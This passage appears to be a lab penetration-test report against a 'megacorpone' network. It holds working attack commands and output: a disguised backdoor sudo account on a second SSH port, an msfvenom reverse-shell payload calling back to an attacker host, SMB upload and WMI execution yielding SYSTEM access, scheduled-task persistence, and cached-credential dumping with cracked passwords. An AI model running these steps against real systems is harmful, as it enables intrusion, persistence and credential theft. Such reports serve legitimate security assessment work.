
```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10022
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
```

Finally, a backdoor account was created "systemd-ssh". The name selection aims to mimic a legitimate system service account, minimizing the chance of detection.
The newly created account was granted membership in the "sudoers" group, enabling it to execute commands with elevated privileges and ensured it could SSH over the new port that we specified above (Port 10022).

```
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
Creating home directory `/home/systemd-ssh' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$
```

10. Following the completion of the penetration testing activities on the Linux machine at 172.22.117.150, the focus shifted towards evaluating the security posture of Windows systems within the network.

A renewed network reconnaissance phase was initiated to identify and target potential Windows machines. This involved re-scanning the network using tools like Nmap.




Findings: Nmap scanning revealed the presence of two Windows machines on the network, with following open ports: 45 SMB, 139 RPC/SMB, 3389 RDP, 88 `Kerberos.`
The presence of port TCP 88, associated with the Kerberos protocol, on one of the identified machines suggests a high likelihood of it being the domain controller within the network.

11. The next step was attempting credential reuse via password spraying on Windows machines.

Using the credentials we found on a previously compromised Linux machine (172.22.117.150), we attempted to leverage those credentials for unauthorized access to Windows machines within the network. The password spraying attack was executed against the Windows machines utilizing the Server Message Block (SMB) protocol. A Metasploit auxiliary module specifically designed for SMB login attempts was used to automate the process.

Findings: The attempt resulted in successful login to a machine with the IP address 172.22.117.20. Also an attempt was made to leverage the obtained credentials to access the 172.22.117.10 machine, however, this attempt was unsuccessful.



12. There's another way of getting credentials to a domain account without the need for brute force or password spraying. That's why we decided to explore the potential risks associated with an older protocol, Local Link Multicast Name Resolution (LLMNR), that is left on in the default group policy.

Findings: We performed LLMNR spoofing in order to retrieve a set of credentials for another domain user. We used a tool called Responder to listen for LLMNR requests and spoof responses

to unsuspecting victims on the network. We found out another set of user credentials for another domain user.

Check the Vulnerability for more details	LLMNR Poisoning/Spoofing Vulnerabilities

13. The next step we took was exploring to assess the potential risks associated with exploiting Windows Management Instrumentation (WMI) for unauthorized remote code execution.


WMI is used to remotely administer Windows machines.

Findings: The attempt was successful.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command tasklist
command => tasklist
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        136 K
Registry                        72 Services                   0     16,572 K
smss.exe                       364 Services                   0        608 K
csrss.exe                      464 Services                   0      3,688 K
wininit.exe                    532 Services                   0      5,588 K
csrss.exe                      544 Console                    1      4,000 K
services.exe                   596 Services                   0      7,596 K
winlogon.exe                   628 Console                    1      6,728 K
lsass.exe                      676 Services                   0     14,160 K
svchost.exe                    760 Services                   0     26,008 K
fontdrvhost.exe                768 Console                    1      1,896 K
fontdrvhost.exe                776 Services                   0      2,144 K
svchost.exe                    860 Services                   0     12,988 K
LogonUI.exe                    940 Console                    1     37,984 K
dwm.exe                        948 Console                    1     26,136 K
svchost.exe                   1000 Services                   0     67,736 K
svchost.exe                    400 Services                   0     65,364 K
svchost.exe                    428 Services                   0     29,348 K
svchost.exe                    412 Services                   0     21,900 K
svchost.exe                      8 Services                   0      5,180 K
svchost.exe                    872 Services                   0     13,140 K
svchost.exe                    732 Services                   0     21,712 K
svchost.exe                   1068 Services                   0     11,384 K
svchost.exe                   1160 Services                   0     12,596 K
svchost.exe                   1216 Services                   0      4,140 K
svchost.exe                   1296 Services                   0      5,956 K
VSSVC.exe                     1580 Services                   0      4,820 K
Memory Compression            1644 Services                   0     62,372 K
svchost.exe                   1932 Services                   0     10,008 K
svchost.exe                   2024 Services                   0      2,484 K
svchost.exe                   2032 Services                   0      4,024 K
svchost.exe                   2104 Services                   0      6,800 K
spoolsv.exe                   2252 Services                   0     15,072 K
svchost.exe                   2368 Services                   0     24,432 K
tSsPZ.exe                     2404 Services                   0      1,352 K
vzEmYwE.exe                   2416 Services                   0      1,788 K
jtteLQh.exe                   2472 Services                   0      1,328 K
MNCXtLKT.exe                  2516 Services                   0      1,272 K
MsMpEng.exe                   2832 Services                   0     75,752 K
svchost.exe                   2500 Services                   0      5,356 K
WmiPrvSE.exe                  2388 Services                   0      7,560 K
NisSrv.exe                    3568 Services                   0      8,612 K
SecurityHealthService.exe     3976 Services                   0     11,628 K
```

14. Following the identification of potential WMI vulnerabilities (as shown in the previous step above), the next goal was to demonstrate the potential consequences of exploiting these vulnerabilities. The objective of this scenario was to establish a reverse shell on a target Windows 10 machine.


Wel created a custom payload with `msfvenom`, transferred it to the designated host, and then ran it with WMI.


x64/xor_context normal Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic normal Dynamic key XOR Encoder
x64/zutto_dekiru manual Zutto Dekiru
x86/add_sub manual Add/Sub Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual BMP Polyglot
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder
x86/context_stat manual stat(2)-based Context Keyed Payload Encoder
x86/context_time manual time(2)-based Context Keyed Payload Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal Jump/Call XOR Additive Feedback Encoder
x86/nonalpha low Non-Alpha Encoder
x86/nonupper low Non-Upper Encoder
x86/opt_sub manual Sub Encoder (optimised)
x86/service manual Register Service
x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit manual Single Static Bit
x86/unicode_mixed manual Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic normal Dynamic key XOR Encoder
┌──(root kali)-[~]
└─# cd ~
┌──(root kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌──(root kali)-[~]
└─#
Status: Running

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings           DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Fri Jul  5 10:02:20 2024
  pagefile.sys                       AHS 1811939328  Fri Jul  5 10:02:20 2024
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                          A    73802  Wed Jun 26 19:55:23 2024
  swapfile.sys                       AHS 268435456  Fri Jul  5 10:02:20 2024
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Fri Jul  5 10:57:56 2024

                33133914 blocks of size 4096. 27057521 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (24023.3 kb/s) (average 24024.1 kb/s)
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings           DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Fri Jul  5 10:02:20 2024
  pagefile.sys                       AHS 1811939328  Fri Jul  5 10:02:20 2024
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  shell.exe                          A    73802  Fri Jul  5 11:11:48 2024
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Fri Jul  5 10:57:56 2024

                33133914 blocks of size 4096. 27058098 blocks available
smb: \>
```

```
Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > session -i
[-] Unknown command: session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:56319  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Status: Running




15. Because in the previous step, we successfully gained access to the Windows 10 machine, we tried to obtain additional privileges.

Findings: Using the persistence_service module in Metasploit, we were able to escalate our privileges on the Windows machine, giving us full control of the entire machine.

Check the Vulnerability for more details	Privilege Escalation Vulnerabilities

16. To demonstrate persistence we performed another attack by creating a scheduled task that executes a payload at a defined interval.

Findings: We successfully established persistence on the machine to ensure “SYSTEM access”. We were able to create a scheduled task that executes a custom Meterpreter payload.



17. In the previous step, we were able to escalate to SYSTEM privileges. With SYSTEM privileges, we now have the ability to dump credentials that are stored in Windows.

Findings: We used the Metasploit `kiwi` extension to dump the credentials cached on the Window 10 machine. We used John The Ripper in an attempt to crack the passwords.
The attempt was successful.


```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 7/5/2024 12:31:15 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 7/5/2024 10:42:50 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 6/24/2024 10:01:49 PM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

Status: Running

```
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 529 candidates buffered for the current salt, minimum 2048 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:LM_ASCII
0g 0:00:00:25 0.02% 3/3 (ETA: 2024-06-29 05:38) 0g/s 62294Kp/s 62294Kc/s 374216KC/s HASPMJU..HACEGZK
0g 0:00:00:27 0.02% 3/3 (ETA: 2024-06-29 04:49) 0g/s 63662Kp/s 63662Kc/s 383673KC/s IOIYSTA..IOKIER9
Session aborted

┌──(root💀kali)-[~/Desktop]
└─# john --format=mscash2 hashes-windows
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-06-27 20:00) 0.4643g/s 14240p/s 14338c/s 14338C/s Barn2..Asdf!
```

